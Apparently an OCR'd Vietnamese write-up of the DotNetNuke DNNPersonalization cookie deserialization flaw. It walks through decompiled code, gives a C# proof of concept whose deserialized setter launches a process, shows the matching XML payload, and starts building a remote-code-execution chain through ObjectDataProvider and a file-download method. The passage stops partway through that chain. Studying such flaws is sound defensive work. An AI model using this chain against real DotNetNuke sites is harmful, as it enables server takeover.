HttpVerb
GET
System.Web.HttpVerb
IfModifiedSince
null
string
IfNoneMatch
null
string
InputStream
{System.Web.HttpInputStream}
System.IO.Stream {System.Web.Ht...
IsAuthenticated
true
bool
IsDebuggingRequest
false
bool
IsLocal
false
bool
IsSecureConnection
false
bool
LogonUserIdentity
{System.InvalidOperationException: This method can only be called after...
System.Security.Principal.Window...
NeedToInsertEntityBody
false
bool
Params
{DNNPersonalization=abc&dnn_IsMobile=False&ALL_HTTP=HTTP_CON...
System.Collections.Specialized.Na...
Path
"/abc"
string
PathInfo
""
string
PathInfoObject
null
System.Web.VirtualPath
PathObject
{/abc}
System.Web.VirtualPath
PathWithQueryString
"/abc"
string
PhysicalApplicationPath
@"C:\Web\DNN_Platform_9.1.0.367_Install\"
string
PhysicalPath
@"C:\Web\DNN_Platform_9.1.0.367_Install\abc"
string



- Ta Thấy được trong `Handle404OrException` Biến `IsAuthenticated` bây giờ đã có giá trị là true và user chính là của IIS server do đó request được thực hiện như một authenticated user.
- Lý do cho vấn đề nằm ở đoạn code này

```
else if (transfer)
{
    if (context.User == null)
    {
        context.User = Thread.CurrentPrincipal;
    }
    response.TrySkipIisCustomErrors = true;
    IHttpHandler handler = new CDefault();
    context.Handler = handler;
```


```
    server.Transfer("~/" + text, true);
}
```

- Nếu `context.User` chưa có → gán `Thread.CurrentPrincipal` (tức là identity hiện tại của thread).
- Điều này giúp request có thông tin **người dùng/role** khi xử lý tiếp.

=> Khi chúng ta truyền bất cứ nội dung nào vào cookie với biến DNNPersonalization thì nó sẽ thực hiện như một người dùng bình thường.

Tiếp theo xem đến hướng xử lý cookie

- Vẫn ở trong `DotNetNuke.dll` –> `PersonalizationController#LoadProfile(int, int)`
- Ta thấy biến `text` nhận giá trị từ cookie value và sau đó là đưa vào làm input cho `Globals.DeserializeHashTableXml()`



- Vào trong `Globals.DeserializeHashTableXml()`


DeserializeHashTableXml(string) : Hashtable

```
1  // DotNetNuke.Common.Globals
2  // Token: 0x0600402C RID: 16428 RVA: 0x000E7174 File Offset: 0x000E5374
3  public static Hashtable DeserializeHashTableXml(string Source)
4  {
5      return XmlUtils.DeSerializeHashtable(Source, "profile");
6  }
7
```

Hàm **DeserializeHashTableXml** có nhiệm vụ:

- Nhận vào một chuỗi **XML** (Source).
- Parse chuỗi XML đó để **chuyển đổi thành một đối tượng** **Hashtable** .
- Trong quá trình parse, nó gọi đến hàm XmlUtils.DeSerializeHashtable , với tham số "profile" để chỉ định root node XML.

Vào bên trong XmlUtils.DeSerializeHashtable và ta thấy được cách nó xử lý



Hàm **DeSerializeHashtable** nhận vào chuỗi XML và chuyển nó thành `Hashtable`. Với mỗi node `<item>`, hàm sẽ:

- Lấy `key` để làm khóa.
- Lấy `type` rồi gọi `Type.GetType(type)` để xác định kiểu dữ liệu.
- Dùng **XmlSerializer.Deserialize** để biến nội dung XML thành object thật.
- Thêm vào `Hashtable`.

👉 Vấn đề: vì `type` và nội dung XML hoàn toàn do người dùng kiểm soát (từ cookie `DNNPersonalization`)

Tạo Payload

Dựa trên `XmlUtils#DeSerializeHashtable` là vị trí lỗi tạo một chương trình tương tự serialize và deserialize object:

```
using System.Xml;
using System.Diagnostics;
using System.Xml.Serialization;

namespace example
{
    public class Test
    {
        private string _name;
        public string name
        {
            get { return _name; }
            set { this._name = value; execCMD(); }
        }

        private void execCMD()
        {
            Process process = new Process();
            process.StartInfo.FileName = this._name;
            process.Start();
            process.Dispose(); // close
        }
    }

    public class Program
    {
        private static string fileFolder = "D:\\lab\\csharp\\DNN\\example\\serialization\\";
        public static void Serialize(Object obj) // method xml serialize arbitrary object
        {
```


```
    // tạo xml root element
    XmlDocument xmlDocument = new XmlDocument();
    XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");
    xmlDocument.AppendChild(xmlElementRoot);

    // tạo node con item có attribute type chứa tên object type

    XmlElement xmlElementItem = xmlDocument.CreateElement("item");
    xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);

    // serialize obj thành xmlDocumentObj

    XmlDocument xmlDocumentObj = new XmlDocument();
    XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());
    StringWriter stringWriter = new StringWriter();
    xmlSerializer.Serialize(stringWriter, obj);
    xmlDocumentObj.LoadXml(stringWriter.ToString());
    // thêm xml serialized object này vào node item và thêm node item vào root element
    xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));

    xmlElementRoot.AppendChild(xmlElementItem);

    File.WriteAllText( fileFolder + "obj.xml", xmlDocument.OuterXml);

}

public static void DeSerialize(string xmlSource, string rootname)
{
    // Hashtable hashtable = new Hashtable();
    if (!string.IsNullOrEmpty(xmlSource))
    {
        try
        {
```

```
            XmlDocument xmlDocument = new XmlDocument();
            xmlDocument.LoadXml(xmlSource);
            foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))
            {
                XmlElement xmlElement = (XmlElement)obj;
                string attribute = xmlElement.GetAttribute("key");
                string attribute2 = xmlElement.GetAttribute("type");
                XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
                XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));

                // hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
                // custom

                Object objResult = xmlSerializer.Deserialize(xmlReader);
                Test testObj = (Test) objResult;
                Console.WriteLine("Deserialize sucessful: " + testObj.name);
            }
        }
        catch (Exception)
        {
        }
    }
    // return hashtable;
}
static void Main(string[] args)
{
    // serialize
    Test test = new Test();
    test.name = "notepad.exe"
    Serialize(test);
    // deserialize
    String xmlSource = File.ReadAllText(fileFolder + "obj.xml");
    DeSerialize(xmlSource, "profile");
```


```
    }
  }
}
```

- File `xml` sẽ trông như này:

```
<?xml version="1.0" encoding="utf-8"?>
<profile>
  <item type="example.Test, ConsoleApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
    <Test xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
          xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <name>notepad.exe</name>
    </Test>
  </item>
</profile>
```



- Bây giờ chúng ta sẽ chuyển sang RCE
- Cần tìm một object có thể thực thi code khi thực hiện `Deserialize`
- Ở đây chúng ta tìm thấy `FileSystemUtils PullFile method`




Giải thích:

- `PullFile(string URL, string FilePath)` — phương thức tĩnh trong `FileSystemUtils` dùng để **tải nội dung từ `URL` về đường dẫn `FilePath` trên hệ thống**.
- Bên trong dùng `WebClient.DownloadFile(URL, FilePath)` — hành động tải và ghi file.
- `catch` chỉ log lỗi và trả về message; không ném tiếp.

Nhưng vấn đề là :
XmlSerializer không thể serialize class method mà chỉ là các trường và thuộc tính public. Các trường và thuộc tính public của class *FileSystemUtils* thì cũng không có cái nào có thể gọi đến được method *PullFile*

Hãy đến với **ObjectDataProvider Class**

- `ObjectDataProvider` là một class trong **WPF** (namespace `System.Windows.Data`, module `PresentationFramework.dll`).
- **Có khả năng gọi method runtime** — không chỉ chứa dữ liệu, mà có thể *thực hiện hành động* (side-effect) bằng cách gọi method bất kỳ trên object được wrap.
- **Cho phép truyền tham số** — attacker có thể điều khiển tham số truyền vào method (ví dụ URL và file path cho một `PullFile` method).
- `ObjectDataProvider` bản thân không "thực thi code" như một interpreter — nhưng nó cho phép gọi bất kỳ method public nào trên object được wrap. Vì vậy, nếu tồn tại method public có side-effect nguy hiểm (ví dụ download file, exec process, write file), chain có thể thực hiện.



Ở đây nó đang gọi đến `Refresh()` của `DataSourceProvider`

DataSourceProvider

```
25              this.BeginQuery();
26          }
27
28          // Token: 0x06000FCB RID: 4043 RVA: 0x000581C3 File Offset: 0x000567C3
29          public void Refresh()
30          {
31              this._initialLoadCalled = true;
32              this.BeginQuery();
33          }
34
```

Tiếp tục sẽ tới `BeginQuery()` và lưu ý rằng *ObjectDataProvider* thừa kế từ *DataSourceProvider* và ta chuyển sang *BbeginQuery()* của *ObjectDataProvider*

ObjectDataProvider

```
174             }
175         }
176
177         // Token: 0x060039CE RID: 14798 RVA: 0x001EE954 File Offset: 0x001ED954
178         protected override void BeginQuery()
179         {
180             if (TraceData.IsExtendedTraceEnabled(this, TraceDataLevel.Attach))
181             {
